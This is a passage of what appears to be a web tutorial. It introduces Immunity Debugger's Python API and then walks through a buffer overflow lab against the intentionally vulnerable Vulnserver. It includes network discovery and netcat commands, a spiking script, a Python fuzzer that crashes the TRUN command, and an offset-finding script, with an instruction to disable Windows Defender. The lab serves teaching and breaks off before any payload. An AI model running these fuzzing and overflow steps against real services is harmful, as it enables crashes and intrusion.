
Python scripts can be loaded and modified during runtime. The included Python interpreter will load any changes to your custom scripts on the fly. Sample scripts are included, as is full documentation on how to create your own.







Immunity Debugger's Python API includes many useful utilities and functions. Your scripts can be as integrated into the debugger as the native code. This means your code can create custom tables, graphs, and interfaces of all sorts that remain within the Immunity Debugger user experience. For example, when the Immunity SafeSEH script runs, it outputs the results into a table within the Immunity Debugger window.


Immunity Debugger - mapzeroed.exe - [CPU - main thread, module mapzeroe]
File View Debug
Immunity Debugger Python API
File Edit Bookmark Options Help
Help Topics Back Print << >>
setStatusBarandLog(self)
flashMessage(self,msg)
setProgressBar(self, msg, promille=100)
closeProgressBar(self)
BreakPoint methods
ManualBreakpoint(self,address,key,shiftkey,font)
setUnconditionalBreakpoint(self,address,font="fixed")
setConditionalBreakpoint(self, address, font="fixed")
setLoggingBreakpoint(self, address, font="fixed")
setTemporaryBreakpoint(self, address, continue_execution=False, stoptrace=False)
setBreakpoint(self, address)
disableBreakpoint(self, address)
setMemBreakpoint(address, type, size=4)
Assemble/Disasm Methods
Assemble(self, code)
disasm(self, address)
disasmForward(self, address, nlines)
disasmBackward(self, address, nlines)
Memory Methods
writeMemory(self, address, buffer)
readMemory(self, address, size)
Flow Methods
Run(self, address=0)
setpOver(self, address=0)
stepIn(self, address=0)
Fetch Information Methods
getAllModules(self)
getModule(self,name,cached=0)
_getmoduleinfo(self, base_address)
ps(self)
getSehChain(self)
getPage(self, address)
getMemoryPages(self)
getAllHandles(self)
getAllSymbols(self)
getStatus(self)
isStopped(self)
isEvent(self)




Other scripts can ask for user input with dialogs and combo boxes:





Having a fully integrated Python scripting engine means you can easily paint variable sizes and track variable usage, which in turn comes in handy when trying to automatically find bugs!



https://forum.tuts4you.com/files/file/2121-immunity-debugger/

Memory exploitation has always been a hacker's delight. Techies have always tried to understand how memory hierarchy works. It is complicated how our primary and secondary devices function. A hacker understands how it works and exploits it by various means.

Buffers are memory storage regions that temporarily hold data while it is transferred from one location to another. A buffer overflow occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations .




Image Credits: https://www.hackingtutorials.org

It is a critical vulnerability that lets someone access your important memory locations. A hacker can insert his malicious script and gain access to the machine. Here is a picture that shows where a stack is located, which will be the place of exploitation. Heap is like a free-floating region of memory.




Image Source: Google

Now let us try understanding the stack hierarchy. Stack hierarchy has extended stack pointer (ESP), Buffer space, extended base pointer (EBP), and extended instruction pointer (EIP).

ESP holds the top of the stack. It points to the most-recently pushed value on the stack. A stack buffer is a temporary location created within a computer's memory for storing and retrieving data from the stack. EBP is the base pointer for the current stack frame. EIP is the instruction pointer. It points to (holds the address of) the first byte of the next instruction to be executed.




Image Source: Google

Imagine if we send a bunch of characters into the buffer. It should stop taking in characters when it reaches the end. But what if the character starts overwriting EBP and EIP? This is where a buffer overflow attack comes into place. If we can access the EIP, we could insert malicious scripts to gain control of the computer.

But it is only fair to explain the buffer overflow with a practical lab.

For performing this, we need some prerequisites.

1. An attack machine — Can be any Linux distribution, preferably Kali Linux or Parrot OS
2. A Windows machine, preferably a Virtual Machine (VM).
3. The Windows defender has to be switched off during the exploitation
4. Download the exploitable server in your windows VM from the GitHub repository https://github.com/stephenbradshaw/vulnserver
5. Download Immunity debugger in your Windows VM from https://www.immunityinc.com/products/debugger/. Might need the appropriate python version it is asking for

We are ready to start!

The first step is spiking. Spiking is done to figure out what is vulnerable. Now run the Vulnserver and Immunity debugger as admin. In Immunity debugger, you'll find an option called attach. Attach the Vulnserver to it. The next step is to run the debugger. You'll find a play button in the toolbar (Triangle button near the pause button).

To find the IP address of the Windows machine (I am using Kali as the host machine and windows as VM), we use a tool called Netdiscover.

```
sudo netdiscover -i wlan0
```

```
Currently scanning: 192.168.82.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 168
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.29.1    58:95:d8:2e:14:dd      3     126  IEEE Registration Authority
192.168.29.241  08:00:27:d8:01:ca      1      42  PCS Systemtechnik GmbH
```

We can proceed to use a tool called netcat. You can use 'man netcat' for more details. By default, the vulnserver runs on port 9999.

```
┌──(hari㉿hari)-[~]
└─$ nc -nv 192.168.29.241 9999
(UNKNOWN) [192.168.29.241] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

You can see that the connection is successful. We will be spiking at STATS to check if it is vulnerable.

For this, we need to write a spiking script for STATS.


```
  GNU nano 5.4   stats.spk
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Using a tool called generic_send_tcp

generic_send_tcp IP address* 9999 stats.spk 0 0


Where 0 0 indicates the initial and final boundary (which is not required for us so use 0 0)

We can see that the script runs and you can see some responses too.




If there is a buffer overflow, the debugger will automatically stop and show a thread exception which doesn't happen in STATS. Thus we could conclude that STATS is not vulnerable

The next one we are going to choose is TRUN, which is beginner-friendly



As soon as you run the script you can see the debugger pauses and shows violation.




So we found the buffer overflow vulnerability in TRUN. We can go to the next step which will be fuzzing. It is similar to spiking.

Fuzzing is a means of detecting potential implementation weaknesses that can be used to take advantage of any target.

We create a script to send random characters into the buffer which will eventually overwrite the EBP and EIP. The key point here is to note the approximate amount of bytes at which TRUN crashes. We use python to create our script. We use sockets to connect to the vulnserver and send random characters. We use exception handling because sometimes things don't go as we expect. Save the script and make it executable, the following command can be used. chmod +x fuzzer.py

```
  GNU nano 5.4                                          fuzzer.py *
#! /usr/bin/python

#fuzzer.py

import sys, socket

from time import sleep

buffer = "A" * 100

while True :

        try:

                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('', 9999)) # windows ip to be given
                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100

        except:

                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()

# change mode to executable
 # chmod +x fuzzer.py
```

Remember to stop the script(control+c) when TRUN crashes, the immunity debugger will pause automatically



The next step is to find the exact bytes at which the TRUN crashed. This step is called Finding the offset value. The main idea is to send a known pattern and see when the EIP gets overwritten. The pattern which gets overwritten can be used to find the exact bytes.


There is a simple trick to do this. you can create a pattern using the Metasploit framework and use it in the script.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2040

Now copy the bunch of characters in the script. A bit of modification is required. Make it an executable after saving the script.


```
  GNU nano 5.4                                                  offset.py *
import sys, socket

# we paste the pattern in the offset

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A

try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , 9999)) # windows ip to be given

        s.send(('TRUN /.:/' + offset))
        s.close()

except:

        print "Error connecting to the server "
        sys.exit()

# chmod  +x offset.py
```

Executing the script we see the following in the EIP

